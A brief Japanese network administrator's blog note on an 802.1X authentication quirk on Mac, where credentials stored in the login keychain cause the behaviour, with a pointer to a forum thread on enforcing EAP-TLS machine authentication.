結局、802.1Xの認証情報がログインのキーチェインにあるのでこうなるっぽいのですが・・・。

ちょっと参考記事のメモ

・EAP-TLSでコンピュータ認証にする話?
New Contributor ktran Posts: 2 Registered: ‎08-19-2014 Enforce Machine Authentication with MAC OS X (EAP-TLS)


ではでは。またの機会に。

自称ネットワーク屋の独り言。 21th Seasons(Since 2005/01/11)